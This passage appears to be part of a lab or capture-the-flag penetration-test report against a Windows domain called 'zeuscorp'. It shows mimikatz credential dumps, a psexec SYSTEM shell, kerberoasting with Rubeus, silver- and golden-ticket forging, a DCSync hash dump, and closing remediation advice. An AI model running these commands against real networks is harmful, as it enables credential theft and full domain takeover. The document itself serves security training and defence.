09/15/2018  12:33 AM    <DIR>          PerfLogs
01/02/2024  11:58 PM    <DIR>          PrivEsc
04/24/2025  05:20 AM    <DIR>          Program Files
04/24/2025  04:14 AM    <DIR>          Program Files (x86)
01/02/2024  11:58 PM    <DIR>          Temp
04/23/2025  07:45 AM    <DIR>          Users
05/04/2025  11:28 PM    <DIR>          Windows
04/15/2025  01:02 AM    <DIR>          xampp
               1 File(s)      1,252,882 bytes
              13 Dir(s)  23,305,871,360 bytes free
```

Figure 105. Transferred `mimikatz`

```
lsadump::sam
mimikatz # Domain : WINDOWSBOXB
SysKey : ec022a77f903a7e69e603e0c84634ff0
Local SID : S-1-5-21-321011808-3761883066-353627080

SAMKey : 939177c671faafb0f1d1f10bc6de1190

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: fc525c9683e8fe067095ba2ddc971889

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ee2d28072a728aa66eb25d67292cf6c5

* Primary:Kerberos-Newer-Keys *
    Default Salt : MSEDGEWIN10Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a7a66e5284c109a76a65a51b7fd824adf7ecf98473d169eb6e7f59be2763f26a
      aes128_hmac       (4096) : 182f0b1b0e41b70acb8113d293710d48
      des_cbc_md5       (4096) : cd316d2967a4b9c4

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : MSEDGEWIN10Administrator
    Credentials
      des_cbc_md5       : cd316d2967a4b9c4


RID  : 000001f5 (501)
User : Guest
```

Figure 106. `mimikatz` Output

Figure 106 is a sample of the output. Below is the full output in table format showing users, their NTLM hashes, and cracked passwords if available:

User	NTLM Hash	Password
Administrator	`fc525c9683e8fe067095ba2ddc971889`	`Passw0rd!`
WDAGUtilityAccount	`20ff0389f84bdbf9ce6fc36af6993b63`	
asmith	`5835048ce94ad0564e29a924a03510ef`	`password1`
sshd	`42760776cade85fd98103a0f44437800`	
ealderson	`9843da071a53f55b7a8b14996cb876b9`	`love1234`
neotrinity	`80cc43865ff31e659c1742f57f88275b`	`sunshine1`

6.21 Windows B Flags

In addition to the passwords, I found a flag under `neotrinity`'s user: `flag{local_user_flag}`

```
C:\Users\neotrinity> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\neotrinity

04/14/2025  05:34 PM    <DIR>          .
04/14/2025  05:34 PM    <DIR>          ..
04/14/2025  05:30 PM    <DIR>          3D Objects
04/14/2025  05:30 PM    <DIR>          Contacts
04/14/2025  05:34 PM    <DIR>          Desktop
04/14/2025  05:30 PM    <DIR>          Documents
04/14/2025  05:30 PM    <DIR>          Downloads
04/14/2025  05:30 PM    <DIR>          Favorites
04/14/2025  05:30 PM    <DIR>          Links
04/14/2025  05:30 PM    <DIR>          Music
04/14/2025  05:31 PM    <DIR>          OneDrive
04/14/2025  05:30 PM    <DIR>          Pictures
04/14/2025  05:30 PM    <DIR>          Saved Games
04/14/2025  05:30 PM    <DIR>          Searches
04/14/2025  05:33 PM                21 user.txt
04/14/2025  05:30 PM    <DIR>          Videos
               1 File(s)             21 bytes
              15 Dir(s)  23,305,641,984 bytes free

C:\Users\neotrinity> type user.txt
flag{local_user_flag}
C:\Users\neotrinity> cd Desktop
```

Figure 107. `neotrinity` User Directory

6.22 DC Privilege Escalation - `psexec` Shell

```
└─$ impacket-psexec zeuscorp/jtribbiani:"Care1234"@192.168.174.129 "powershell.exe"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.174.129.....
[*] Found writable share ADMIN$
[*] Uploading file nlDnWwxn.exe
[*] Opening SVCManager on 192.168.174.129.....
[*] Creating service yQuv on 192.168.174.129.....
[*] Starting service yQuv.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows


PS C:\Windows\system32>
whoami
PS C:\Windows\system32> whoami
nt authority\system
```

Figure 108. `psexec` Shell

I used `jtribbiani`'s credentials with `impacket-psexec` to get a shell as `nt authority\system` on the domain controller.

6.23 Domain Controller Flags

```
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          1/1/2024  12:26 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-----         4/13/2025   1:34 PM                restricted
d-----          1/9/2024   4:51 AM                Shares
d-r---         4/13/2025  11:47 AM                Users
d-----          5/5/2025  12:22 AM                Windows
-a----          4/8/2024   2:27 PM             69 flag.txt


type flag.txt
PS C:\> type flag.txt
We are domain admin! Congradulations!!

A real guru!
flag{3232344}
```

Figure 109. Domain Controller Flag

I found a flag under `C:\`.




Figure 110. Domain Controller Flag

The second flag was under `harold.wayne`'s user directory.




Figure 111. Domain Controller Flag

I also found a user flag under `Administrator`'s Documents directory.

Figure 112. Restricted Directory

One of the directories was restricted; I couldn't access it as NT Authority, so I used commands to take ownership.




Figure 113. Domain Controller Flag

```
└─$ smbclient //192.168.174.129/importantfiles -U zeuscorp/jtribbiani%Care1234

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue May  6 00:52:45 2025
  ..                                  D        0  Tue May  6 00:52:45 2025
  hashes.txt                          A     7571  Tue May  6 00:36:53 2025
  Secrets.txt                         A      714  Mon Apr  8 17:26:02 2024

                15568127 blocks of size 4096. 12438987 blocks available
smb: \> get hashes.txt
getting file \hashes.txt of size 7571 as hashes.txt (3696.6 KiloBytes/sec) (av
erage 3696.8 KiloBytes/sec)
smb: \> exit
```

Figure 115. Downloading From SMB

6.24 Kerberoasting

```
C:\> Rubeus.exe kerberoast /outfile:hashes.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : zeuscorp.local
[*] Searching path 'LDAP://Zeus-DC.zeuscorp.local/DC=zeuscorp,DC=local' for '(&(samAccountType=805306368)
(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 3


[*] SamAccountName         : PostgreSQL
[*] DistinguishedName      : CN=PostgreSQL Service,CN=Users,DC=zeuscorp,DC=local
[*] ServicePrincipalName   : zeuscorp/PostgreSQL.zeuscorp.local:60111
[*] PwdLastSet             : 4/8/2024 6:44:50 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\hashes.txt


[*] SamAccountName         : harold.wayne
[*] DistinguishedName      : CN=Harold Wayne,CN=Users,DC=zeuscorp,DC=local
```

Figure 114. Kerberoasting DC

I wrote the output to a text file and moved it to an SMB share to access it from Kali.




Figure 116. Cracked Passwords

I cracked the passwords with `hashcat`. Summary:

User	Password
PostgreSQL	`Password3`
svc-sql	`Welcome123`
harold.wayne	`Password123!!`

6.25 Silver Ticket

To forge a silver ticket, I first needed the domain SID. I obtained it by running `whoami /user` on Windows A.

```
PS C:\Users\jtribbiani> whoami /user

USER INFORMATION
----------------

User Name           SID
=================== ============================================
zeuscorp\jtribbiani S-1-5-21-3943963270-679982227-4181900865-1104
```

Figure 117. Domain SID

The Domain SID is `S-1-5-21-3943963270-679982227-4181900865`.

```
└─$ echo -n "Welcome123" | iconv -t utf16le | openssl dgst -md4
MD4(stdin)= 316c5ae8a7b5dfce4a5604d17d9e976e
```

Figure 118. NTLM Hash

Since I already had the password for `svc-sql`, I created an NTLM hash as shown in Figure 118. This method was provided by ChatGPT.

```
kerberos::golden /domain:zeuscorp.local /sid:S-1-5-21-3943963270-679982227-418
1900865 /rc4:316c5ae8a7b5dfce4a5604d17d9e976e /user:Administrator /service:MSS
QLSvc /target:sql.zeuscorp.local /ptt
mimikatz # User      : Administrator
Domain    : zeuscorp.local (ZEUSCORP)
SID       : S-1-5-21-3943963270-679982227-4181900865
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 316c5ae8a7b5dfce4a5604d17d9e976e - rc4_hmac_nt
Service   : MSSQLSvc
Target    : sql.zeuscorp.local
Lifetime  : 5/6/2025 1:13:01 AM ; 5/4/2035 1:13:01 AM ; 5/4/2035 1:13:01 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ zeuscorp.local' successfully submitted for
current session
```

Figure 119. Silver Ticket Forging

```
kerberos::list
mimikatz #
[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/6/2025 1:13:01 AM ; 5/4/2035 1:13:01 AM ; 5/4/2035 1:
13:01 AM
   Server Name       : MSSQLSvc/sql.zeuscorp.local @ zeuscorp.local
   Client Name       : Administrator @ zeuscorp.local
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

Figure 120. Output of `kerberos::list`

Figure 120 shows that the silver ticket was successfully injected with user identity set to Administrator, confirming impersonation for the target service.

6.26 Golden Ticket

Similarly, I forged a golden ticket. First, I obtained the NTLM hash of user `krbtgt` using `lsadump` with `mimikatz`.

```
lsadump::lsa /inject /name:krbtgt
mimikatz # Domain : ZEUSCORP / S-1-5-21-3943963270-679982227-4181900865

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 006952f3ab5d33217ae0f386cbd2d572
    LM   :
  Hash NTLM: 006952f3ab5d33217ae0f386cbd2d572
    ntlm- 0: 006952f3ab5d33217ae0f386cbd2d572
    lm  - 0: 7f482a29fa828bd86319ae77cc8ad800

 * WDigest
    01  04d621c19ee8923153f0c0f234d0ccea
    02  0a9aff37ccecd764f2317bab57d2e60c
    03  c6069bc0fdebcc62c8d9407dd35396f9
    04  04d621c19ee8923153f0c0f234d0ccea
    05  0a9aff37ccecd764f2317bab57d2e60c
    06  050c354897e2e69db8fcd43408cc563c
    07  04d621c19ee8923153f0c0f234d0ccea
    08  b9c8b9070eef33a2059b52f9343a5ecb
    09  b9c8b9070eef33a2059b52f9343a5ecb
    10  68f6ba5c52ae2ae3a8965312ef96eae0
    11  04bd2fa5b4b1d6c866924475f203e3d7
    12  b9c8b9070eef33a2059b52f9343a5ecb
    13  84cb943ea0c4c36cfcc1f76cf3e9c4ef
    14  04bd2fa5b4b1d6c866924475f203e3d7
    15  914424971bbbf86e99c680f4f2909601
    16  914424971bbbf86e99c680f4f2909601
    17  85d6ceb16dc0b60d9d2785dbae9c23ed
    18  7e7266854993094f729876f5f1390aed
    19  92c1a481cb9c1fbef93948e8b01ec497
    20  35c75948ebf5ee73342d47f3c0784834
    21  884a69d3ef617297010a19c9884ff193
    22  884a69d3ef617297010a19c9884ff193
    23  db9f51e9bdd74916fc1cf1fc5d090f6d
    24  5a156de0cf88572975b6234f56ca3f75
    25  5a156de0cf88572975b6234f56ca3f75
    26  031def50e3ff01d6b0f5291284f2abe9
```

Figure 121. `lsadump` Output

```
kerberos::golden /User:Administrator /domain:zeuscorp.local /sid:S-1-5-21-3943963270-679982227-4181900865 /krbtgt:006952f3ab5d33217ae0f386cbd2d572 /id:500 /ptt
mimikatz # User      : Administrator
Domain    : zeuscorp.local (ZEUSCORP)
SID       : S-1-5-21-3943963270-679982227-4181900865
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 006952f3ab5d33217ae0f386cbd2d572 - rc4_hmac_nt
Lifetime  : 5/7/2025 2:29:27 AM ; 5/5/2035 2:29:27 AM ; 5/5/2035 2:29:27 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ zeuscorp.local' successfully submitted for current session
```

Figure 122. Forging Golden Ticket

```
#1>     Client: Administrator @ zeuscorp.local
        Server: krbtgt/zeuscorp.local @ zeuscorp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 5/7/2025 2:29:27 (local)
        End Time:   5/5/2035 2:29:27 (local)
        Renew Time: 5/5/2035 2:29:27 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Figure 123. `klist` Output

```
lsadump::dcsync /domain:zeuscorp.local /all /csv
mimikatz # [DC] 'zeuscorp.local' will be the domain
[DC] 'Zeus-DC.zeuscorp.local' will be the DC server
[DC] Exporting domain 'zeuscorp.local'
502     krbtgt  006952f3ab5d33217ae0f386cbd2d572        514
1108    HERCULES-PC$    6e504728367b3ce9aea1c9281b8e9327        4096
1110    HERA-PC$        59a5af6d757cb3d92b3ffe8c875c87fc        4096
1113    PostgreSQL      c4b0e1b10c7ce2c4723b4e2407ef81a2        66048
1123    harold.wayne    602f5c34346bc946f9ac2c0922cd9ef6        4260352
1124    svc-sql 316c5ae8a7b5dfce4a5604d17d9e976e        66048
1126    svc-fileshare   316c5ae8a7b5dfce4a5604d17d9e976e        66048
1119    mgeller c3c13f4f05f21a1c604e0f18b94795fb        66048
1115    cbing   0c2053d71684a7ca728d0c950039868d        4260352
1116    rgeller 199786e13bd4d1a9e3470a0c2a2f7032        66048
1117    rgreen  c660e51df47e85a88e407aff421c0bd0        66048
1107    pbuffay 639c521f44b42b56bc3c880b21ea55f2        66048
1106    jlitman 17e17aa11f3fd4c1ba7f263e0db62144        66048
1120    mhannigan       17fe6acff9737c22282fbd4d9b1a2726        4260352
500     Administrator   7782e1ee45f4718a292ccefb11440645        66048
1109    CADMUS-PC$      544e7e83088245b0e105cdce4f1977b2        4096
1601    WINDOWSBOXA$    089f8ab0d0516385ac963ec23913f146        4096
1602    WINDOWSBOXB$    a8364a9e9e05ddfc0b0362415aad19ab        4096
1000    ZEUS-DC$        79566b28d8f55570d54878ab6b7f6200        532480
1127    lknope  64f12cddaa88057e06a81b54e73b949b        66048
1104    jtribbiani      07a4de77639af13490568a154c91f72e        66048
```

Figure 124. DC `lsadump` Output

Figure 124 shows all users and computers under the domain `zeuscorp`.

7 Summary of Findings

Across the three machines, I collected multiple flags and credentials. Below is a summary of all interesting data I obtained.

Username	Hash	Password	Flag
admin	aad3b...7bce1	2012Templar	flag{local_user_flag1}
Administrator	aad3b...94665	Password123$	The big guy signed in here!
bob	aad3b...42fdd		flag{local_user_flag77}
Guest	aad3b...089c0		
IEUser	aad3b...07160		
sshd	aad3b...37800		
WDAGUtilityAccount	aad3b...93b63		

Table 1. Windows A Findings

Username	Hash (NTLM)	Password	Flag
neotrinity	80cc4...8275b	sunshine1	flag{local_user_flag}
ealderson	9843d...876b9	love1234	
asmith	58350...510ef	password1	
sshd	42760...37800		
Administrator	fc525...71889	Passw0rd!	
WDAGUtilityAccount	20ff0...93b63		

Table 2. Windows B Findings

Flags on the domain controller were scattered across the system. Their locations are summarized below:

Directory	Flag
C:\	flag{3232344}
C:\Users\harold.wayne\Desktop	ZEUSCORP{h4r0ld_h4s_b3en_ro4st3d}
C:\Users\Administrator\Documents	260ca9dd8a4577fc00b7bd5810298076
C:\restricted	ZEUSCORP{silver_ticket_unlocked_access}

Table 3. Domain Controller Flags

Additionally, the passwords I successfully cracked on the domain controller are:

User	Password
PostgreSQL	Password3
svc-sql	Welcome123
harold.wayne	Password123!!

Table 4. Domain Controller Credentials

8 Remediation

8.1 Sensitive Data Exposure and Weak Passwords

- Many accounts used weak, guessable, or default passwords. Enforce password complexity and rotation policies. More details can be found here.
- Avoid storing passwords or hints in account descriptions.
- Brute-force attacks succeeded due to lack of account lockouts. Implement rate-limiting or temporary blocking for repeated failed attempts.

8.2 Access Control and Privileges

- `AlwaysInstallElevated` was enabled in the registry. Disable this setting in both HKLM and HKCU to prevent privilege escalation via MSI installers.
- Services like "Backup Service" had unquoted paths, enabling privilege escalation. Always quote service paths.
- Writeable scripts scheduled to run as NT Authority allowed privilege escalation. Only trusted and non-writeable files should run with elevated permissions.
- Enforce the principle of least privilege to prevent golden and silver ticket attacks. More details here.
- Applications running as admin unnecessarily should be restricted.
- Misconfigured services with broad permissions allowed multiple privilege escalation paths. Restrict service modifications to trusted administrators.
- Writeable binaries or scripts allowed SYSTEM-level access. Lock these files down.
- Registry keys associated with services or scheduled tasks had weak permissions. Restrict registry write access and audit with tools like `accesschk`.
- DLL hijacking was possible due to missing path validations. Services should load DLLs only from trusted directories. More information here.

8.3 Misconfigured Services

- SMB enumeration and file transfer were possible. Enforce SMB signing to prevent man-in-the-middle attacks. Guidance is available here.

9 References

- Upgrading Ubuntu: https://ubuntu.com/tutorials/upgrading-ubuntu-desktop#1-before-you-start
- Updating Apache: https://httpd.apache.org/
- Local File Inclusion Prevention: https://www.brightsec.com/blog/local-file-inclusion-lfi/
- Password Management Best Practices: https://www.aptive.co.uk/blog/what-is-weak-password-policy/#:~:text=real%2Dworld%20risks.-,How%20to%20Remediate%20Weak%20Password%20Policy,%2C%20numbers%2C%20and%20special%20characters.
- Secure Logging Best Practices: https://snyk.io/blog/prevent-log-injection-vulnerability-javascript-node-js/
- Defend Against Silver Ticket Attacks: https://www.semperis.com/blog/how-to-defend-against-silver-ticket-attacks/
- Defend Against Golden Ticket Attacks: https://www.semperis.com/blog/how-to-defend-against-golden-ticket-attacks/
- Enabling SMB Signing: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing
- Patch DLL Hijacking: https://www.okta.com/identity-101/dll-hijacking/